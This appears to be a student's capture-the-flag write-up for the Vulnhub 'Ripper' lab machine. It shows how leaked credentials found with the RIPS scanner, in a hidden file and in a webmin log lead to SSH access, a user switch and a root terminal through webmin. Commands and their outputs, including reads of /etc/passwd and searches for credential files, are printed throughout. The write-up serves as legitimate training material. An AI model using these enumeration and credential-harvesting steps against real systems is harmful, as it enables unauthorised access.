
/regex/:

Quickstart:

Locate your local PHP source code **path/file** (e.g. */var/www/project1/* or */var/www/index.php*), choose the **vulnerability type** you are looking for a

Figure 12 RIPS webpage

The file path suggested checking /var/www so I scanned that directory and it showed a file named /html/rips/secret.php which contained a User: ripper and Password: Gamespeopleplay



path / file: /var/www/ ☑ subdirs

verbosity level: 1. user tainted only

vuln type: All

code style: ayti bottom-up

/regex/:

File: /var/www/html/rips/config/general.php

Session Fixation

Userinput

84: se

Vulnerab:
/var/w
/var/w
/var/w
/var/w
/var/w
/var/w

CodeViewer - /var/www/html/rips/secret.pl

```
<?
<?
<? echo "user name: ripper"
<? echo "pass: Gamespeop
<?
<?
```

scanned files and includes

/html/rips/secret.php
/html/rips/config/help.php
/html/rips/config/sources.php
/html/rips/config/securing.php
/html/rips/config/sinks.php
/html/rips/config/general.php
/html/rips/config/tokens.php
/html/rips/config/info.php


ST !== $_COOKI

Figure 13 finding login details

I then used these details to login via SSH and obtain the user flag.

Command: ssh ripper@ripper-min

Command: cat flag.txt



```
┌──(root💀kali)-[~]
└─# ssh ripper@ripper-min
The authenticity of host 'ripper-min (192.168.56.111)' can't be established.
ECDSA key fingerprint is SHA256:YJI08bJaDWPAZoaAeVaL4zBMZGiMUwln641tdqzQm5k.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ripper-min,192.168.56.111' (ECDSA) to the list of known hosts.
ripper@ripper-min's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

276 packages can be updated.
211 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setting
s

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Fri Jun  4 13:26:34 2021 from 10.0.0.154
ripper@ripper-min:~$ ls
Desktop  Documents  Downloads  examples.desktop  flag.txt  Music  Pictures  Public  Templates  Videos
ripper@ripper-min:~$ cat flag.txt
__________.___ ____________________________________________
\______   \   \\______   \______   \_   _____/\______   \
 |       _/   | |     ___/|     ___/|    __)_  |       _/
 |    |   \   | |    |    |    |    |        \ |    |   \
 |____|_  /___| |____|    |____|   /_______  / |____|_  /
        \/                                 \/         \/

flag{15ea80f080be3714df1ef97bac5d7151}

C0ngratulation on getting user ! Lets get root now :)
ripper@ripper-min:~$ echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 14 obtaining the user flag

I then searched for any other accounts I could pivot to.


Command: cat /etc/passwd | grep bash

This showed a user ‘cubes’ so I tried to see if that user had any files it owned for me to search through.

Command: find / -user cubes -type f -exec ls -la {} \; 2>/dev/null

I then found a file at /mnt/secret.file which provided me with the password for the user cubes.

Password: Il00tpeople




```
ripper@ripper-min:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
ripper:x:1000:1000:Ripper,,,:/home/ripper:/bin/bash
cubes:x:1001:1001:cubes,,,:/home/cubes:/bin/bash
ripper@ripper-min:~$ find / -user cubes -type f -exec ls -la {} \; 2>/dev/null
-rw-r--r-- 1 cubes cubes 807 Jun  4  2021 /home/cubes/.profile
-rw-r--r-- 1 cubes cubes 3771 Jun  4  2021 /home/cubes/.bashrc
-rw------- 1 cubes cubes 334 Jun  4  2021 /home/cubes/.ICEauthority
-rw-r--r-- 1 cubes cubes 8980 Jun  4  2021 /home/cubes/examples.desktop
-rw-r--r-- 1 cubes cubes 220 Jun  4  2021 /home/cubes/.bash_logout
-rw------- 1 cubes cubes 384 Jun  4  2021 /home/cubes/.bash_history
-rw-rw-r-- 1 cubes cubes 60 Jun  4  2021 /mnt/secret.file
ripper@ripper-min:~$ cat /mnt/secret.file
This is my secret file

[file system]
-passwd : Il00tpeople
ripper@ripper-min:~$ su cubes
Password:
cubes@ripper-min:/home/ripper$ echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 15 switching user to cubes

Once I switched over to the cubes account, I tried searching for more files and came across a log file

Command: find / -user cubes -type f -exec ls -la {} \; 2>/dev/null




```
-rw-r--r-- 1 cubes cubes 220 Jun  4  2021 /home/cubes/.bash_logout
-rw------- 1 cubes cubes 384 Jun  4  2021 /home/cubes/.bash_history
-rw-rw-r-- 1 cubes cubes 60 Jun  4  2021 /mnt/secret.file
-rw-rwx---+ 1 cubes cubes 2660 Jun  4  2021 /var/webmin/backup/miniser.log
-r-------- 1 cubes cubes 0 Oct 21 09:49 /proc/2328/task/2328/fdinfo/0
-r-------- 1 cubes cubes 0 Oct 21 09:49 /proc/2328/task/2328/fdinfo/1
-r-------- 1 cubes cubes 0 Oct 21 09:49 /proc/2328/task/2328/fdinfo/2
```

Figure 16 owner of a .log file for webmin

I then read the file and found it contained a username and password for that webmin page I saw earlier.

Command: cat /var/webmin/backup/miniser.log


‘username=admin&pass=tokiohotel’



```
cubes@ripper-min:/home/ripper$ cat /var/webmin/backup/miniser.log
[04/Jun/2021:11:21:48 -0400] miniserv.pl started
[04/Jun/2021:11:21:48 -0400] IPv6 support enabled
[04/Jun/2021:11:21:48 -0400] Using MD5 module Digest::MD5
[04/Jun/2021:11:21:48 -0400] Using SHA512 module Crypt::SHA
[04/Jun/2021:11:21:48 -0400] Perl module Authen::PAM needed for PAM is not installed : Can't locate Authen/PAM.pm in
 @INC (you may need to install the Authen::PAM module) (@INC contains: /root/webmin-1.910 /etc/perl /usr/local/lib/x
86_64-linux-gnu/perl/5.26.1 /usr/local/share/perl/5.26.1 /usr/lib/x86_64-linux-gnu/perl5/5.26 /usr/share/perl5 /usr/
lib/x86_64-linux-gnu/perl/5.26 /usr/share/perl/5.26 /usr/local/lib/site_perl /usr/lib/x86_64-linux-gnu/perl-base) at
 (eval 15) line 1.
BEGIN failed--compilation aborted at (eval 15) line 1.
[04/Jun/2021:11:33:16 -0400] [10.0.0.154] Authentication : session_login.cgi=username=admin&pass=tokiohotel
[04/Jun/2021:11:33:16 -0400] [10.0.0.154] Document follows : This web server is running in SSL mode. Try the URL <a
href='https://ripper-min:10000/'>https://ripper-min:10000/</a> instead.<br>
[04/Jun/2021:11:33:16 -0400] [10.0.0.154] Document follows : This web server is running in SSL mode. Try the URL <a
href='https://ripper-min:10000/'>https://ripper-min:10000/</a> instead.<br>
[04/Jun/2021:11:33:29 -0400] Reloading configuration
[04/Jun/2021:11:33:39 -0400] Reloading configuration
Use of uninitialized value in numeric ne (≠) at /root/webmin-1.910/bind8/bind8-lib.pl line 2397.
Use of uninitialized value $ip in concatenation (.) or string at /root/webmin-1.910/system-status/system_info.pl lin
e 39.
Use of uninitialized value $mode in chop at /root/webmin-1.910/webmin/webmin-lib.pl line 1762.
Use of uninitialized value in string eq at /root/webmin-1.910/webmin/webmin-lib.pl line 656.
Use of uninitialized value in string eq at /root/webmin-1.910/webmin/webmin-lib.pl line 656.
Use of uninitialized value $ip in concatenation (.) or string at /root/webmin-1.910/system-status/system_info.pl lin
e 39.
Use of uninitialized value $mode in chop at /root/webmin-1.910/webmin/webmin-lib.pl line 1762.
Use of uninitialized value in string eq at /root/webmin-1.910/webmin/webmin-lib.pl line 656.
Use of uninitialized value in string eq at /root/webmin-1.910/webmin/webmin-lib.pl line 656.
Use of uninitialized value $ip in concatenation (.) or string at /root/webmin-1.910/system-status/system_info.pl lin
e 39.
Use of uninitialized value $mode in chop at /root/webmin-1.910/webmin/webmin-lib.pl line 1762.
Use of uninitialized value in string eq at /root/webmin-1.910/webmin/webmin-lib.pl line 656.
Use of uninitialized value in string eq at /root/webmin-1.910/webmin/webmin-lib.pl line 656.
cubes@ripper-min:/home/ripper$ echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 17 finding login details in log file

I then used those details to login to webmin and it worked.


Login to Webmin - Mozilla Firefox
Nmap Scan Report - Scanne
RIPS - A static source code a
Login to Webmin
https://ripper-min:10000
Webmin

You must enter a username and password to login to the server on **ripper-min**

admin

●●●●●●●●●●●

□ Remember me

Figure 18 logging into webmin

I then found on the main dashboard that there was an option to run the terminal as admin.





Figure 19 access to terminal as admin

I then confirmed I was root and read the root flag

Command: cat flag.txt


Nmap Scan Report - Scanne
RIPS - A static source code a
(1) Dashboard — Webmi
https://ripper-min:10000/sysinfo.cgi?xnavigatic

```
[admin@ripper-min ~]# woami
 sh: 1: woami: not found
[admin@ripper-min root]# whoami
 root
[admin@ripper-min root]# ls -la
 total 30176
 drwx------   7 root root     4096 Jun  4  2021 .
 drwxr-xr-x  24 root root     4096 Jun  4  2021 ..
 -rw-------   1 root root     1529 Jun  4  2021 .bash_history
 -rw-r--r--   1 root root     3106 Apr  9  2018 .bashrc
 drwx------   2 root root     4096 Aug  6  2020 .cache
 drwx------   3 root root     4096 Oct 21 09:54 .gnupg
 drwxr-xr-x   3 root root     4096 Jun  4  2021 .local
 -rw-r--r--   1 root root      148 Aug 17  2015 .profile
 -rw-r--r--   1 root root      170 Jun  4  2021 .wget-hsts
 -rw-r--r--   1 root root      252 Jun  4  2021 flag.txt
 drwxr-xr-x   6 root root     4096 Jun  4  2021 snap
 drwxr-xr-x 132 root bin     12288 Jun  4  2021 webmin-1.910
 -rw-r--r--   1 root root 30839615 May  9  2019 webmin.tar.gz
[admin@ripper-min root]# cat flag.txt
 .---.-.-.-.-.-.-.--.     .---. .-..---..---..---..---.
 | |-'| | | || .` || \ \### | |-< | || |-'| |-'| |- | |-<
 `-'  `-----'`-'`-'`-'-'     `-'`-'`-'`-'  `-'  `---'`-'`-'

 COngrats !!! You have rooted this box !!

 Follow me on twitter @san3ncrypt3d
[admin@ripper-min root]# echo Luke Keogh - 19095598
 Luke Keogh - 19095598
[admin@ripper-min root]# echo Luke Keogh - 19095587
 Luke Keogh - 19095587
```

Figure 20 obtaining root flag

Conclusion

It was interesting learning about RIPS as its something I hadn't heard of before and it was super useful for getting into the target machine.

References

- Upadhyay, K. (2021, June 16). Ripper Walkthrough - Vulnhub - Writeup — Security. NepCodeX. https://nepcodex.com/2021/06/ripper-walkthrough-vulnhub-writeup/